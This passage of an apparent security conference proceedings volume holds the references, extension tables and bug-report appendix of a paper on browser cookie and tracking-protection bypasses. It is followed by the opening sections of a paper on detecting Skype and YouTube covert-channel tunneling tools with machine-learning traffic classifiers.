[8] BLOG, M. S. Supporting same-site cookies in firefox 60. `https://blog.mozilla.org/security/2018/04/24/same-site-cookies-in-firefox-60/`, 2018.

[9] BORTZ, A., AND BONEH, D. Exposing private information by timing web applications. In *Proceedings of the 16th International Conference on World Wide Web* (New York, NY, USA, 2007), WWW '07, ACM, pp. 621–628.

[10] BUGREPLAY. Pornhub bypasses ad blockers with WebSockets. `https://medium.com/thebugreport/pornhub-bypasses-ad-blockers-with-websockets-cedab35a8323`, 2016.

[11] CHROMIUM. chrome.webRequest.onBeforeRequest doesn't intercept WebSocket requests. `https://bugs.chromium.org/p/chromium/issues/detail?id=129353`, 2012.

[12] COMSCORE. The impact of cookie deletion on site-server and ad-server metrics in Australia, January 2011.

[13] ECKERSLEY, P. How unique is your web browser? In *Proceedings of the 10th International Conference on Privacy Enhancing Technologies* (Berlin, Heidelberg, 2010), PETS'10, Springer-Verlag, pp. 1–18.

[14] ENGLEHARDT, S., AND NARAYANAN, A. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2016), CCS '16, ACM, pp. 1388–1401.

[15] FIELDING, R., GETTYS, J., MOGUL, J., FRYSTYK, H., MASINTER, L., LEACH, P., AND BERNERS-LEE, T. Hypertext transfer protocol – http/1.1. RFC 2616, RFC Editor, June 1999.

[16] GELERNTER, N., AND HERZBERG, A. Cross-site search attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 1394–1405.

[17] GITHUB. PDF.js. `https://mozilla.github.io/pdf.js/`.

[18] GOOGLE SOURCE. PDFium. `https://pdfium.googlesource.com/pdfium/`.

[19] GRIGORIK, I., AND WEST, M. Reporting API. Tech. rep., November 2017.

[20] IQBAL, U., SHAFIQ, Z., AND QIAN, Z. The ad wars: Retrospective measurement and analysis of anti-adblock filter lists. pp. 171–183.

[21] JACKSON, C., AND BARTH, A. Beware of finer-grained origins.

[22] JANG, D., TATLOCK, Z., AND LERNER, S. Establishing browser security guarantees through formal shim verification. In *Proceedings of the 21st USENIX conference on Security symposium* (2012), USENIX Association, pp. 8–8.

[23] KONTAXIS, G., AND CHEW, M. Tracking Protection in Firefox For Privacy and Performance. *In IEEE Web 2.0 Security & Privacy* (2015).

[24] LEKIES, S., STOCK, B., WENTZEL, M., AND JOHNS, M. The unexpected dangers of dynamic javascript. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., 2015), USENIX Association, pp. 723–735.

[25] LERNER, B. S., ELBERTY, L., POOLE, N., AND KRISHNAMURTHI, S. Verifying web browser extensions compliance with private-browsing mode. In *European Symposium on Research in Computer Security* (2013), Springer, pp. 57–74.

[26] MAYER, J. R., AND MITCHELL, J. C. Third-party web tracking: Policy and technology. In *2012 IEEE Symposium on Security and Privacy* (May 2012), pp. 413–427.

[27] MICROSOFT. Platform status. `https://developer.microsoft.com/en-us/microsoft-edge/platform/status/samesitecookies/`, 2018.

[28] MOZILLA DEVELOPER NETWORK. LocalStorage. `https://developer.mozilla.org/en-US/docs/Web/API/Storage/LocalStorage`.

[29] MOZILLA DEVELOPER NETWORK. Beacon API. `https://developer.mozilla.org/en-US/docs/Web/API/Beacon_API`, 2017.

[30] MOZILLA DEVELOPER NETWORK. Fetch API. `https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API`, 2017.

[31] MOZILLA DEVELOPER NETWORK. webRequest. `https://developer.mozilla.org/en-US/Add-ons/WebExtensions/API/webRequest`, 2017.

[32] MOZILLA DEVELOPER NETWORK. WebSocket. `https://developer.mozilla.org/en-US/docs/Web/API/WebSocket`, 2017.

[33] MOZILLA DEVELOPER NETWORK. XMLHttpRequest. `https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest`, 2017.

[34] MOZILLA DEVELOPER NETWORK. EventSource. `https://developer.mozilla.org/en-US/docs/Web/API/EventSource`, 2018.

[35] MOZILLA DEVELOPER NETWORK. Using the application cache. `https://developer.mozilla.org/en-US/docs/Web/HTML/Using_the_application_cache`, 2018.

[36] MOZILLA SUPPORT. Firefox Focus. `https://support.mozilla.org/en-US/products/focus-firefox`.

[37] MOZILLA WIKI. `https://wiki.mozilla.org/Security/Safe_Browsing`.

[38] NOTTINGHAM, M. Web linking. RFC 5988, RFC Editor, October 2010.

[39] PIETRASZAK, M. Browser extensions. Draft community group report, W3C, July 2017. https://browserext.github.io/browserext/.

[40] ROESNER, F., KOHNO, T., AND WETHERALL, D. Detecting and defending against third-party tracking on the web. In *Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation* (Berkeley, CA, USA, 2012), NSDI'12, USENIX Association, pp. 12–12.

[41] SCHWENK, J., NIEMIETZ, M., AND MAINKA, C. Same-origin policy: Evaluation in modern browsers. In *26th USENIX Security Symposium (USENIX Security 17)* (Vancouver, BC, 2017), USENIX Association, pp. 713–727.

[42] SHARMA, R. Preventing cross-site attacks using same-site cookies. `https://blogs.dropbox.com/tech/2017/03/preventing-cross-site-attacks-using-same-site-cookies/`, 2017.

[43] SINGH, K., MOSHCHUK, A., WANG, H. J., AND LEE, W. On the incoherencies in web browser access control policies. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy* (Washington, DC, USA, 2010), SP '10, IEEE Computer Society, pp. 463–478.

[44] SOLTANI, A., CANTY, S., MAYO, Q., THOMAS, L., AND HOOFNAGLE, C. J. Flash cookies and privacy. In *AAAI spring symposium: intelligent information privacy management* (2010), vol. 2010, pp. 158–163.

[45] STOREY, G., REISMAN, D., MAYER, J., AND NARAYANAN, A. The future of ad blocking: An analytical framework and new techniques.

[46] THE CHROMIUM PROJECTS. Chrome Prerendering. `https://www.chromium.org/developers/design-documents/prerender`, 2011.

[47] VAN GOETHEM, T., CHEN, P., NIKIFORAKIS, N., DESMET, L., AND JOOSEN, W. Large-scale security analysis of the web: Challenges and findings. In *International Conference on Trust and Trustworthy Computing* (2014), Springer, pp. 110–126.

[48] VAN GOETHEM, T., JOOSEN, W., AND NIKIFORAKIS, N. The clock is still ticking: Timing attacks in the modern web. In *ACM Conference on Computer and Communications Security* (2015).

[49] WEBKIT. Intelligent Tracking Prevention. `https://webkit.org/blog/7675/intelligent-tracking-prevention/`.

[50] WEST, M. 'samesite' cookie attribute. `https://www.chromestatus.com/feature/4672634709082112`, 2017.

[51] WEST, M., AND GOODWIN, M. Same-site cookies. Internet-Draft draft-ietf-httpbis-cookie-same-site-00, IETF Secretariat, June 2016.

[52] YEN, T.-F., XIE, Y., YU, F., YU, R. P., AND ABADI, M. Host fingerprinting and tracking on the web:privacy and security implications. In *The 19th Annual Network and Distributed System Security Symposium (NDSS) 2012* (February 2012), Internet Society.

[53] YU, Z., MACBETH, S., MODI, K., AND PUJOL, J. M. Tracking the trackers. In *Proceedings of the 25th International Conference on World Wide Web* (Republic and Canton of Geneva, Switzerland, 2016), WWW '16, International World Wide Web Conferences Steering Committee, pp. 121–132.

[54] ZELLER, W. P., AND FELTEN, E. W. Cross-site request forgeries: Exploitation and prevention.

[55] ZHENG, X., JIANG, J., LIANG, J., DUAN, H., CHEN, S., WAN, T., AND WEAVER, N. Cookies lack integrity: Real-world implications. In *24th USENIX Security Symposium (USENIX Security 15)* (Washington, D.C., 2015), USENIX Association, pp. 707–721.

# Appendix

## A Test compositions

In this section, we explicate the various test compositions that we have integrated in our framework. These compositions are shown in Table 5, together with the illustrated domains.

## B Extension set population

In this section, we present the extension set populations. For the ad tracking protection extensions, these are shown in Table 6 and for the ad blocking extensions in Table 7. All extensions for Chrome, Opera and Firefox were selected based on relevant search criteria and

| ID | Test composition |
|---|---|
| 1 | ● —includes→ ● |
| 2 | ● —includes→ ● —includes→ ● |
| 3 | ● —includes→ ● —includes→ ● |
| 4 | ● —includes→ ● —includes→ ● |
| 5 | ● —includes→ ● —includes→ ● —includes→ ● |
| 6 | file:// —includes→ ● |
| 7 | ● —includes→ * ● |
| 8 | ● —includes→ ● —includes→ ● —includes→ ● —includes→ ● |

* Iframe constructed through `data:text/html`.


Table 5: Test compositions supported by our framework.

a minimum number of users or downloads (whichever was available). Due to the unavailability of both numbers for Edge extensions, we selected Edge extensions based on the popularity of their counterparts for the other browsers. The extension "AdBlocker Lite" takes up two entries in Table 2 and 7 because we tested its two modes.

## C Bug reports and responses

In this section, we address the bug reports that we filed and their subsequent responses. Bugs were reported to both browsers (Section C.1) and extensions (Section C.2). In order to not inspire any attackers or trackers, we decided to only file private bug reports. Note that bug threads mights still be private when visiting the associated link.

### C.1 Built-in browser protection

**[bug1]** The bug that can be leveraged to bypass Chrome's and Opera's third-party cookie policy has been confirmed and is scheduled to be fixed at the time of writing. [13]

**[bug2]** We reported that Safari 10 does not block all third-party cookies when this option is enabled. At the time of writing, this bug has not yet been confirmed.[14]

**[bug3]** The bug that nullifies Edge's option to block third-party cookies has been confirmed.[15]

**[bug4]** The bypasses for Opera's ad blocker have been reported, however, we were not given access to the bug thread. Instead, we were given an email address through which we can inquire about the process.

**[bug5]** In the bug thread that we have started for bypasses concerning Firefox' tracking protection, references have been made to previously reported similar bugs that are related to Firefox' Safe Browsing feature [37].[16] For example, the AppCache API had already been reported to bypass the URL classifier used by Safe Browsing to signal websites known for phishing or malware. Although the bug has not yet been officially flagged as confirmed at the time of writing, there was an intention to fix.

### C.2 Extensions

**[bug6]** This bug permitted cross-site requests, initiated by JavaScript embedded in a PDF, to bypass the WebExtension API in Chromium-based browsers. This made it impossible for extensions (e.g. ad blockers and anti-tracking extensions) to implement a thorough third-party cookie and request policy. Unfortunately, our bug thread was closed as WontFix,[17] because this functionality was working as intended; requests initiated by an extension (PDFium) shouldn't be interceptable by other extensions. Thread responses showed reluctance to treating PDFium differently because it would be costly and difficult to implement. We mentioned that Opera - a Chromium-based browser - actually managed to mitigate these requests

[13] `https://bugs.chromium.org/p/chromium/issues/detail?id=836746`

[14] `https://bugs.webkit.org/show_bug.cgi?id=186589`

[15] `https://developer.microsoft.com/en-us/microsoft-edge/platform/issues/16512847`

[16] `https://bugzilla.mozilla.org/show_bug.cgi?id=1447935`

[17] `https://bugs.chromium.org/p/chromium/issues/detail?id=824705`

| Set | Extension name | Version | Number of users/downloads |
|---|---|---|---|
| | Chrome Tracking Protection Extensions | | |
| SET B1 | Blur | 7.7.2390 | 248,825 users |
| SET B2 | ScriptSafe | 1.0.9.1 | 286,512 users |
| SET B3 | Ghostery | 7.4.1.4 | 2,787,473 users |
| | Privacy Badger | 2017.11.20 | 711,102 users |
| | Disconnect | 5.18.23 | 918,877 users |
| SET B4 | uMatrix | 1.1.12 | 121,618 users |
| | Opera Tracking Protection Extensions | | |
| SET B5 | Blur: Protect your passwords, payments & privacy | 7.7.2393 | 154,817 downloads |
| SET B6 | Disconnect | 5.17.5 | 564,628 downloads |
| | Privacy Badger | 2017.11.20 | 140,381 downloads |
| SET B7 | Ghostery | 7.4.3.1 | 4,865,900 downloads |
| | Firefox Tracking Protection Extensions | | |
| SET B8 | DuckDuckGo Plus* | 2017.11.30 | 419,351 users |
| SET B9 | Privacy Badger | 2017.11.20 | 411,406 users |
| SET B10 | Ghostery  Privacy Ad Blocker | 7.4.1.4 | 1,048,907 users |
| SET B11 | Cliqz - Schnellsuche und Trackingschutz | 2.21.3 | 94,361 users |
| | Edge Tracking Protection Extensions | | |
| SET B12 | Ghostery | 7.5.0.0 | N/A |

* Recently changed its name to "DuckDuckGo Privacy Essentials".

Table 6: Population of the tracking protection extension sets.

with its built-in ad blocker, but also proposed an alternative solution like providing a setting to block execution of JavaScript embedded in PDFs. Response to our proposition was supportive, however we are not aware of any progress on the matter. In the same bug report, we also explained the difficulties for extensions to distinct between requests initiated through the AppCache or ServiceWorker API, and requests initiated by browser functionality. However, no responses have been made in regard to this.

**[bug7]** We reported that requests for fetching the favicons are not interceptable through Firefox' WebExtension API and that requests initiated through the AppCache API are not easily distinguishable in Firefox. The bug thread was closed as WontFix,[18] because the first issue had already been reported and no additional effort will be made to fix the deprecated AppCache API.

**[bug8]** In addition to the aforementioned bugs caused through the AppCache and WebSocket API, we identified a wide variety of bugs inherent to the implementation of ad blocking and privacy protection extensions. Because of the large number of affected extensions, many without a dedicated bug tracker, we only contacted a selection of them. This selection involved the 11 most popular and recently updated extensions, most of them supported by multiple browsers, to which we reached out through a private channel. Unfortunately, only 5 extension developers responded, of which only 2 pro-actively tried and succeeded to fix the issue.

## C.3 Same-site cookie

**[bug9]** The prerender bug that we found in Chrome and Opera has been filed through the Chromium project, where it was confirmed and scheduled to be fixed.[19]

**[bug10]** We have reported the several bypasses that we found for Edge's implementation of the same-site cookie policy. This bug report has been confirmed.[20]

[18] https://bugzilla.mozilla.org/show_bug.cgi?id=1447933

[19] https://bugs.chromium.org/p/chromium/issues/detail?id=709946

[20] https://developer.microsoft.com/en-us/microsoft-edge/platform/issues/18054323/

| Set | Extension name | Version | Number of users/downloads |
|---|---|---|---|
| | Chrome Ad Blocking Extensions | | |
| SET A1 | AdRemover for Google Chrome | 1.1.1.0 | 9,463,986 users |
| | Windscribe - Free VPN and Ad Blocker | 2.3.4 | 553,466 users |
| | uBlock | 0.9.5.0 | 519,056 users |
| SET A2 | AdBlocker Ultimate | 2.26 | 628,321 users |
| | Ads Killer | 0.99.70 | 2,262,911 users |
| | Hola ad blocker | 1.21.624 | 143,790 users |
| SET A3 | Fair AdBlocker | 1.404 | 1,808,682 users |
| SET A4 | AdGuard AdBlocker | 2.7.2 | 4,650,713 users |
| SET A5 | AdBlock Pro | 4.3 | 2,134,631 users |
| SET A6 | uBlock Adblocker Plus | 2.3 | 332,645 users |
| | uBlock Origin | 1.14.22 | 10,000,000+ users |
| | uBlock Plus Adblocker | 1.5.2 | 521,915 users |
| SET A7 | AdBlock | 3.22.1 | 10,000,000+ users |
| | Adblock Plus | 1.13.4 | 10,000,000+ users |
| | Opera Ad Blocking Extensions | | |
| SET A8 | AdBlocker Lite (Lite mode) | 0.4.0 | 164,309 downloads |
| | AdBlock | 2.57 | 11,199,416 downloads |
| SET A9 | AdBlocker Ultimate | 2.23 | 1,209,271 downloads |
| SET A10 | Adblock Fast | 1.2.0 | 465,483 downloads |
| | AdBlocker Lite (Full mode) | 0.4.0 | 164,309 downloads |
| SET A11 | Adguard | 2.7.2 | 5,649,827 downloads |
| SET A12 | ContentBlockHelper | 10.2.0 | 371,330 downloads |
| SET A13 | uBlock origin | 1.14.16 | 3,738,666 downloads |
| SET A14 | Adblock Plus | 1.13.4 | 33,802,382 downloads |
| | Firefox Ad Blocking Extensions | | |
| SET A15 | AdBlock for Firefox | 3.8.0 | 865,131 users |
| | AdBlocker Ultimate | 2.28 | 448,458 users |
| SET A16 | Adguard AdBlocker | 2.7.3 | 299,462 users |
| SET A17 | uBlock Origin | 1.14.18 | 5,216,321 users |
| SET A18 | Adblock Plus | 3.0.1 | 13,574,386 users |
| | Edge Ad Blocking Extensions | | |
| SET A19 | AdBlock | 2.4.0.0 | N/A |
| SET A20 | Adblock Plus | 0.9.9.0 | N/A |
| SET A21 | Adguard Adblocker | 2.8.4 | N/A |
| SET A22 | uBlock origin | 1.14.24 | N/A |

Table 7: Population of the ad blocking extension sets.

# Effective Detection of Multimedia Protocol Tunneling using Machine Learning

Diogo Barradas Nuno Santos Luís Rodrigues
*INESC-ID, Instituto Superior Técnico, Universidade de Lisboa*
{*diogo.barradas, nuno.m.santos, ler*}*@tecnico.ulisboa.pt*

## Abstract

Multimedia protocol tunneling enables the creation of covert channels by modulating data into the input of popular multimedia applications such as Skype. To be effective, protocol tunneling must be unobservable, i.e., an adversary should not be able to distinguish the streams that carry a covert channel from those that do not. However, existing multimedia protocol tunneling systems have been evaluated using ad hoc methods, which casts doubts on whether such systems are indeed secure, for instance, for censorship-resistant communication.

In this paper, we conduct an experimental study of the unobservability properties of three state of the art systems: Facet, CovertCast, and DeltaShaper. Our work unveils that previous claims regarding the unobservability of the covert channels produced by those tools were flawed and that existing machine learning techniques, namely those based on decision trees, can uncover the vast majority of those channels while incurring in comparatively lower false positive rates. We also explore the application of semi-supervised and unsupervised machine learning techniques. Our findings suggest that the existence of manually labeled samples is a requirement for the successful detection of covert channels.

## 1 Introduction

Multimedia protocol tunneling has emerged as a potentially effective technique to create covert channels which are difficult to identify. In a nutshell, this technique consists of encoding covert data into the video (and / or audio) channel of popular encrypted streaming applications such as Skype without requiring any changes to the carrier application. Systems such as Facet [30], CovertCast [34], and DeltaShaper [2] implement this technique, and introduce different approaches for data modulation that aim at raising the difficulty of an adversary to identify covert data transmissions.

An important property that all these systems strive to achieve is *unobservability*. A covert channel is deemed unobservable if an adversary that is able to scan any number of streams is not able to distinguish those that carry a covert channel from those that do not [20, 23]. Thus, an adversary aims at correctly detecting all streams that carry covert channels, among a set of genuine streams, as effectively as possible. In practice, a multimedia protocol tunneling system that provides a high degree of unobservability prevents an adversary from flagging a large fraction of covert flows (i.e., from attaining a high true positive rate) while flagging a low amount of regular traffic (i.e., while attaining a low false positive rate).

In spite of the efforts to build unobservable systems, the methodology currently employed for their evaluation raises concerns. To assess the unobservability of a system such as Facet, experiments are mounted in order to play regular traffic along with covert traffic, collect the resulting traces, and employ similarity-based classifiers (e.g., relying in the $\chi^2$ similarity function) to determine whether covert traffic can be detected with a low number of false positives [30]. However, each system has been evaluated with a different classifier, making results hard to compare. Furthermore, those studies use just one among the many machine learning (ML) techniques available today. Yet, providing a common ground for assessing the unobservability of multimedia protocol tunneling systems is a relevant problem which, nevertheless, has been overlooked in the literature. Considering that such systems emerged from the need to circumvent Internet censorship, flawed systems may pose life-threatening risks to end-users, e.g., journalists that report news in extreme conditions may be prosecuted, imprisoned, or even murdered if covert channels are detected.

To fill this gap, our goal is to systematically assess the unobservability of existing systems against powerful adversaries making use of traffic analysis techniques based on ML. We aim at understanding which ML techniques are better suited for the purpose of detecting covert chan-

nels in multimedia streams and what are the limitations of such techniques. In particular, we seek to explore ML techniques which have yielded successful results when applied in other domains (e.g., Tor hidden services fingerprinting [22]), but have not yet been studied in the context of covert traffic detection.

In this paper, we present the first experimental study of the unobservability of covert channels produced by state-of-the-art multimedia protocol tunneling systems. We test three systems – Facet, CovertCast, and Deltashaper – using the original code provided by their maintainers. For our study, we take a systematic approach by investigating a spectrum of anomaly detection techniques, ranging from supervised, to semi-supervised and unsupervised, where for each category we explore different classifiers, and investigate the trade-offs involved in the ability to flag a large amount of covert channels while minimizing false positives. From our study, we highlight the following three main contributions.

First, our analysis reveals that some state-of-the-art systems are flawed. In particular, CovertCast flows can be detected with few false positives by an adversary, even when resorting to existing similarity-based classifiers. While the remaining systems exhibit different degrees of unobservability according to their parameterization, we show that none of the currently employed similarity-based classifiers can detect such channels without incurring in large numbers of false positives. We also conclude that one of the existing similarity-based classifiers – using $\chi^2$ distance – consistently outperforms all others in the task of detecting covert channels.

Second, we show that ML techniques based on decision trees and some of their variants are extremely effective at detecting covert traffic with reduced false positive rates. For example, an adversary employing XGBoost would be able to flag 90% of all Facet traffic while erroneously flagging only 2% of legitimate connections. Moreover, the performance of such techniques is very high, meaning that the adversary is able to classify traffic in a few seconds, with a relatively low number of samples per training set, and taking a low memory footprint. Additionally, the use of decision tree-based techniques allows us to understand which traffic features are most important for detecting the functioning of particular multimedia protocol tunneling systems. These findings suggest that, apart from their performance, decision tree-based techniques can provide meaningful insight into the inner workings of these systems and we propose that they should be used for assessing the unobservability of multimedia protocol tunneling systems in the future.

Third, we explore alternative ML approaches for the detection of covert channels when the adversary is assumed to be partially or totally deprived of labeled data. Our findings suggest that unsupervised learning techniques provide no advantage for the classification of multimedia protocol tunneling covert channels, while the application of semi-supervised learning techniques yields a significant fraction of false positives. However, we note that the performance of semi-supervised techniques can be significantly improved through the optimization of parameters or by providing algorithms with extra training data. The study of semi-supervised anomaly detection techniques with an ability to self-tune parameters can be a promising future direction of research which would enable adversaries to detect covert traffic while avoiding the burden of generating and manually label data.

We note that we synthesize a limited number of legitimate and covert traffic samples in laboratory settings for creating our datasets. While this is a common approach for generating datasets for the type of unobservability assessment we conduct in this paper, it is possible that adversaries possessing a privileged position in the network can build a more accurate representation of traffic.

The remainder of our paper is organized as follows. Section 2 presents the methodology of our study. Section 3 presents the main findings of our study regarding the comparison of similarity-based classifiers. Section 4 presents the results obtained when assessing unobservability resorting to decision tree-based classifiers. Section 5 presents our first insights on using semi-supervised and unsupervised anomaly detection techniques for the identification of covert traffic. In Section 6, we discuss obtained results and we present the related work in Section 7. Lastly, we conclude our work in Section 8.

## 2 Methodology

This section introduces the systems we analyzed, our adversary model, and the experimental setup of our study.

### 2.1 Systems Under Analysis

Below, we describe three state-of-the-art approaches at multimedia protocol tunneling which serve as a basis for our study. We selected these systems because all of them encode data into video streams, and their code is publicly available for open testing. We note that although these systems have been conceived for the purpose of censorship circumvention, in practice, they may be used for other purposes, such as concealing criminal activity.

**Facet [30]** allows clients to watch arbitrary videos by replacing the audio and video feeds of Skype videocalls. To watch a video, clients contact a Facet server by sending it a message containing the desired video URL. Afterwards, the Facet server downloads the requested video and feeds its content to microphone and camera emulators. Then, the server places a videocall to the client

transmitting the selected video and audio instead. Thus, clients are not required to install any software in order to use the system. For approximating the traffic patterns of regular videocalls, Facet re-samples the audio frequency and overlays the desired video in a fraction of each frame while the remaining frame area is filled up by a video resembling a typical videocall. Decreasing the area occupied by the concealed video translates into increased resistance against traffic analysis.

**CovertCast [34]** scrapes and modulates the content of web pages into images which are distributed via live-streaming platforms such as YouTube. Multiple clients can consume the data being transmitted in a particular live stream simultaneously. CovertCast modulates web content by encoding it into colored matrix images. A colored matrix is parameterized by a cell size (adjacent pixels with a given color), the number of bits encoded in each cell (represented with a color), and the rate at which a matrix containing new data is loaded. Clients scrape and demodulate the images served through the live stream extracting the desired web content.

**DeltaShaper [2]** differentiates itself from the previous systems in that it allows for tunneling arbitrary TCP/IP traffic. This is achieved by modulating covert data into images which are transmitted through a bi-directional Skype videocall. DeltaShaper follows a similar data encoding mechanism to that of CovertCast. However, and similarly to Facet, a colored matrix is overlayed in a fraction of the call screen, on top of a typical chat video running in the background. This overlay, named payload frame, can be carefully parameterized to provide different levels of resistance against traffic analysis. On call start, DeltaShaper undergoes a calibration phase for adjusting its encoding parameters according to the current network conditions in order to preserve unobservability.

## 2.2 Adversary Model

To study the unobservability properties of the aforementioned systems, we emulate a state-level adversary which will attempt to detect the traffic of multimedia protocol tunneling tools while resorting to different anomaly detection techniques. The providers of encrypted multimedia applications which are used as carriers for covert channels are not assumed to collude with the adversary. Thus, the adversary cannot simply demand application providers to decipher and disclose raw multimedia content which could be easily screened for the presence of covert data. The adversary is also assumed to be unable to control the software installed in the computers of end-users. However, domestic ISPs are assumed to cooperate with the adversary, enabling it to monitor, store and inspect all traffic flows crossing its borders.

An adversary faces an inherent trade-off between the ability to correctly detect a large amount of covert channels and to erroneously flag legitimate flows. Flagging legitimate flows as covert channels is something that the adversary wants to avoid in most practical settings. For example, a censor that aims at blocking flows containing covert channels may not be willing to block large fractions of legitimate calls, that are used daily by companies and business, as these calls may be key for the economy of the censor's regime [17]. Also, law-enforcement agencies may not be willing to risk to falsely flag legitimate actions of citizens as criminal activity.

## 2.3 Performance Metrics

In face of the previous observations, when comparing the different techniques we mainly use the following metrics: *true positive rate*, *false positive rate*, *accuracy*, and the *area under the ROC curve*. The True Positive Rate (TPR) measures the fraction of positive samples that are correctly identified as such, while the False Positive Rate (FPR) measures the proportion of negative samples erroneously classified as positive. Thus, adversaries will attempt to obtain a high TPR and a low FPR when performing covert traffic classification. Accuracy captures the fraction of correct labels output by the classifier among all predictions, and can be used as a summary of the classification performance since high accuracy implies a high true positive rate and a low false positive rate. The ROC curve plots the TPR against the FPR for the different possible cutout points for classifiers possessing adjustable internal thresholds. The area under the ROC curve (ROC AUC) [16] summarizes this trade-off. While a classifier outputting a random guess has an AUC=0.5, a perfect classifier would achieve an AUC=1, where the optimal point on the ROC curve is FPR=0 and TPR=1.

## 2.4 Experimental Setup

For conducting our study, we were required to analyze a number of network traces produced by the systems described in Section 2.1. For our testbed, we used two 64-bit Ubuntu 14.04.5 LTS virtual machines (VMs) provisioned with a 2.40GHz Intel Core2 Duo CPU and 8GB of RAM configured in a LAN setting. We used the *v4l2loopback* camera emulator and the *pulseaudio* sound server to feed video and audio to the carrier multimedia applications. The prototypes of the considered systems were obtained from their respective websites [3, 29, 33]. Due to the deprecation of Skype v4.3 and the incompatibility of *v4l2loopback* with the latest Skype v8.x desktop version, we have resorted to Skype for Web. For gathering the traffic samples generated by each system, we captured the network packets produced by the carrier

multimedia streams for a duration of 60 seconds after a given covert channel has been established. The methodology we followed for gathering traffic samples has been commonly used in the literature since it allows for the analysis of the unobservability properties of covert channels while executing in steady-state. Next, we describe the methodology we followed for generating our covert and legitimate traffic datasets.

**Facet:** For building our covert video dataset, we collected 1000 YouTube videos from the YouTube-curated Top Shared and Liked playlist. The legitimate Skype video dataset consists of 1000 recorded live chat videos available on YouTube. We adapted the Facet prototype to sample three types of Facet transmissions, corresponding to scaling the covert videos on top of legitimate videos by a factor of 50%, 25% and 12.5% – the available prototype represents a proof-of-concept only capable of a (unmorphed) 100% scaling. Then, we gathered 1000 traffic samples for each scaling factor by combining a pair of legitimate and covert videos while following the audio and video morphing techniques detailed in Facet's original description. To emulate legitimate Skype calls, we streamed the media comprising our legitimate Skype video dataset. The resolution of the camera emulator was set to 320x240. For gathering traffic samples, we used each of the available VMs as a Skype peer.

**CovertCast:** For building our legitimate live-streaming dataset, we crawled 200 live-streams included in the Live YouTube-curated list. Then, we generated 200 CovertCast live-streams by broadcasting several news websites already included in the available CovertCast prototype. The server component, responsible for scraping websites, was executed in one of our VMs and streamed modulated video frames to YouTube. We used a Windows laptop running Google Chrome as a CovertCast client. Each video was streamed with a 1280x720 resolution.

**DeltaShaper:** We emulated 300 legitimate bi-directional Skype calls by streaming a subset of our legitimate Skype video dataset. We gathered DeltaShaper traffic samples by establishing a DeltaShaper connection between the Skype endpoints installed in both VMs. We gathered data for two DeltaShaper configurations, found to provide traffic analysis resistance guarantees, and which respected the tuple (payload frame area, cell size, number of bits, framerate). These were comprised by the $\langle 320\times240, 8\times8, 6, 1\rangle$ and $\langle 160\times120, 4\times4, 6, 1\rangle$ tuples. Each video was streamed in a 640x480 resolution.

# 3 Similarity-based Classification

For the purpose of unobservability assessment, multiple similarity functions have been used to feed similarity-based classifiers. This section details the rationale behind each of these functions and how they have been used for the construction of similarity-based classifiers and applied to different multimedia protocol tunneling systems. Then, we conduct a comparative analysis of the performance of each of these classifiers.

## 3.1 Currently Used Similarity Functions

Next, we introduce the three similarity-based classifiers which have been previously used for evaluating the unobservability of Facet, CovertCast, and DeltaShaper.


In similarity-based classification [10], labeling is performed by taking into account the pairwise-similarities between the test sample and a set of labeled training samples (or a representative model based on these). In the context of traffic analysis, similarity scores are often obtained from the comparison of the frequency distribution of packet lengths or inter-arrival times of traffic samples.

**Pearson's Chi-squared Test ($\chi^2$) [40]** tells us whether the distributions of two categorical variables differ significantly from each other, by comparing the observed and expected frequencies of each category. The $\chi^2$ test is used in a classifier adapted for distinguishing Facet traffic [30, 51]. The classifier starts by building two models for legitimate and Facet traffic, respectively, using labeled samples. These models are based upon a selection of the bi-gram distribution of packet lengths, where bi-grams expected to hurt classification performance are identified and discarded. Test samples are compared to each of the models using the $\chi^2$ test. A simpler version of this classifier labels a sample according to the minimum distance obtained when compared against each model. A more sophisticated version of the classifier labels samples according to whether the ratio between the distance to each model surpasses a threshold. An adversary can adjust this threshold for balancing the expected true positive and false positive rates of the classifier.

**Kullback-Leibler Divergence (KL) [28]** is a measure of relative entropy between two target distributions which is obtained by computing the information lost when trying to approximate one distribution with the other. The KL divergence is used for building a classifier for CovertCast traffic. The classifier aims at distinguishing a set of YouTube videos carrying modulated data from a set of regular YouTube videos through the comparison of the quantized frequency distribution of packet lengths. For each sample in a given set, the classifier computes its KL divergence from every other member in the same set and every member in the other set. Then, the classifier computes a success metric, corresponding to the number of times the KL divergence between a member of one set is more similar to another member of the same set, divided by the total KL divergences that were computed.

| Multimedia Protocol Tunneling System | $\chi^2$ Classifier | | | KL Classifier | | | EMD Classifier | | |
|---|---|---|---|---|---|---|---|---|---|
| | ACC | TPR | TNR | ACC | TPR | TNR | ACC | TPR | TNR |
| Facet ($s$=50%) | 0.743 | 0.797 | 0.689 | 0.575 | 0.675 | 0.476 | 0.575 | 0.578 | 0.572 |
| Facet ($s$=25%) | 0.713 | 0.795 | 0.630 | 0.558 | 0.615 | 0.500 | 0.535 | 0.827 | 0.242 |
